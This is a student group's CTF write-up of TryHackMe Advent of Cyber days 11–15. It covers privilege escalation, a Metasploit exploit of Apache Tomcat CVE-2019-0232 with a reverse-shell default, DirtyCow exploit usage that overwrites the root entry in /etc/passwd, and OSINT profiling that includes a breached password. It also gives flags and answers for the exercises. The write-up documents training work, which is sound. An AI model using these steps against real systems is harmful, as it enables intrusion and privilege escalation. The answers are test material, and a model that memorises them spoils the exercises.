

PSP0201  
Week 2 write up

Group name: Supreme Chickens

ID	NAME	ROLE
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	MEMBER
1211101198	Fam YI Qi	MEMBER
1211103978	Yong Dick Shen	MEMBER

# Day 11 Networking The Rogue Gnome

## Solutions/Walkthrough

Q1 What type of privilege escalation involves using a user account to execute commands as an administrator?

Q2 You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

**SOLUTION:** Based on the information given, it is vertical privilege escalation.

### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Q3 You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

**Solution:** Based on the information given in THM, the answer is Horizontal privilege escalation.

### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Q4 What is the name of the file that contains a list of users who are a part of the sudo group?

**SOLUTIONS:** Users that are part of sudo group called sudoers.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Q5 What is the Linux Command to enumerate the key for SSH?

**SOLUTION:** It is `find / -name id_rsa 2> /dev/null`

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "`id_rsa`" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

**Q6** If we have an executable file named `find.sh` that we just copied from another machine, what command do we need to use to make it be able to execute?

**SOLUTION:** Using `chmod +x find.sh`


At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr`):

**Q7** The target machine you gained a foothold into is able to run `wget`. What command would you use to host a http server using python3 on port 9999?

**SOLUTION:** Based on the information given, it is `python3 -m http.server 9999`


11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to:

```
python3 -m http.server 8080
```



**Q8:** What are the contents of the file located at `/root/flag.txt`?

**SOLUTION:** After gained access of the root , use `cat` command to check the contents of file located at `/root.flag.txt`.



# DAY12- Networking Ready, set, elf


Q1 What is the version number of the web server?

**SOLUTION:** The version number of the web sever is shown at the tittle there.

```
File Edit View Search Terminal Help
|_ssl-date: 2022-06-30T10:37:04+00:00; 0s from scanner time.
5357/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd
PnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8009/tcp open  ajp13          syn-ack ttl 128 Apache Jserv (Protocol
|_ajp-methods:
|_Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy     syn-ack ttl 128
|_fingerprint-strings:
|_GetRequest:
|_HTTP/1.1 200
|_Content-Type: text/html; charset=UTF-8
|_Date: Thu, 30 Jun 2022 10:36:58 GMT
|_Connection: close
|_<!DOCTYPE html>
|_<html lang="en">
|_<head>
|_<meta charset="UTF-8" />
|_<title>Apache Tomcat/9.0.17</title>
```

Q2 What CVE can be used to create a Meterpreter entry onto the machine?  
(Format: CVE-XXXX-XXXX)

**SOLUTION:** Based on Google , it is CVE-2019-0232



Q3 What are the contents of flag1.txt

**SOLUTION:** Using Metasploit search cve and use it, after that change the Rhosts and targeturl then start exploit and we can find the flag which is thm{whacking\_all\_the\_elves}

```
root@ip-10-10-87-137: ~  
File Edit View Search Terminal Help  
msf5 > search 2019-0232  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank
0	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent
Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability			

```
msf5 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.42.153  
RHOSTS => 10.10.42.153  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturl /cgi-bin/elfwhacking.bat  
targeturl => /cgi-bin/elfwhacking.bat  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

Q4 What were the Metasploit settings you had to set?


**SOLUTION:** RHOST

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (LHOST)
- The target that you're attacking (RHOST(S))

## DAY13 – Networking Coal for Christmas

Q1: What old, deprecated protocol and service is running?

**SOLUTION:** Information based on Google



Q2: What credential was left for you?

**SOLUTION:** After connection to the Ip from the telnet which is the deprecated server that offer no security, we get the password.

```
(kali@kali)-[~]
$ nmap 10.10.234.248
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 11:18 EDT
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 11:18 (0:00:00 remaining)
Nmap scan report for 10.10.234.248
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
Nmap done: 1 IP address (1 host up) scanned in 38.16 seconds

(kali@kali)-[~]
$ telnet 10.10.234.248 23
Trying 10.10.234.248 ...
Connected to 10.10.234.248.
Escape character is '^'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Q3: What distribution of Linux and version number is this server running?

**SOLUTION:** Using the command `cat /etc/*release` can check the version number

```
We left you cookies and milk!
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Q4: Who got here first?



**SOLUTION:** After connect to ssh server using the password we got a telnet server.

```
struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash"; // use to escalate our privileges.
}

// you can do this with the cat command as mentioned earlier
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
*****/
$
```

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Q6: What "new" username was created, with the default operations of the real C source code?

**SOLUTION:** gcc -pthread dirty.c -o dirty -lcrypt is the verbatim syntax I could use to compile and the new username was created is "firefart"

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
```

Q7: What is the MD5 hash output?

**SOLUTION:** Use the command `tree | md5sum`, we can find the MD5 hash output

```
File Actions Edit View Help
firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Q8: What is the CVE for DirtyCow?

**SOLUTION:** CVE-2016-5195

CVE-2016-5195

Like

Home

Twitter

Wik






# DAY14 – [NETWORKING] ANYONE CAN BE SANTA

Q1: What URL will take me directly to Rudolph's Reddit comment history?


Q2: According to Rudolph, where was he born?

**SOLUTION:** Using the info Given by THM we know his username in Reddit and from Reddit we know where he lives.



Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?


**SOLUTION:** May



Q4: On what other social media platform might Rudolph have an account?


Q5: What is Rudolph's username on that platform?

**SOLUTION:** Twitter, He said he loves Twitter.




Q6: What appears to be Rudolph's favourite TV show right now?

**SOLUTION:** bachelorette , based on his tweets



Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?


**SOLUTION:** Chicago



Q8: Okay, you found the city, but where specifically was one of the photos taken?

Q9: Did you find a flag too?

**SOLUTION:** Using his higher resolution image, we get the detailed info about the picture




Q10: Has Rudolph been pwned? What password of his appeared in a breach?

**SOLUTION:** spygame

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

**SOLUTION:** Searching the coordinates given in the photo taken by him, we found the street numbers



# DAY15 – [Scripting] There is a Python in my stocking

Q1: What's the output of True + True?

SOLUTIONS: 2, True + True = 2


Q2: What's the database for installing other people's libraries called?

**SOLUTION:** PyPi

You've seen how to write code yourself, but what if we wanted to use other people's code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

Q3: What is the output of bool("False")?

**SOLUTION:** True



```
print(bool("False"))
print(bool("coffee"))
print(bool(0))
print(bool(""))
print(bool(()))
print(bool([]))
print(bool({}))
```

True  
True  
False  
False  
False  
False  
False

Q4: What library lets us download the HTML of a webpage?

**SOLUTION:** Requests

from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:


- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

**SOLUTION:** [1, 2, 3, 6]



```
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

[1, 2, 3, 6]

Q6: What causes the previous task to output that?

## SOLUTION: Pass by reference

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.



## Operators

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

Q7: if the input was "Skidy", what will be printed?

Q8: If the input was "elf", what will be printed?

SOLUTION:

```
D: > Sem2 > Untitled-1.py > ...
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")
```

PROBLEMS   OUTPUT   TERMINAL   JUPYTER   DEBUG CONSOLE

Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>

```
PS C:\Users\dicks> & C:/Users/dicks/AppData/Local/Programs/Python/Python39/python.exe d:/Sem2/Untitled-1.py
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\dicks> & C:/Users/dicks/AppData/Local/Programs/Python/Python39/python.exe d:/Sem2/Untitled-1.py
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\dicks> █
```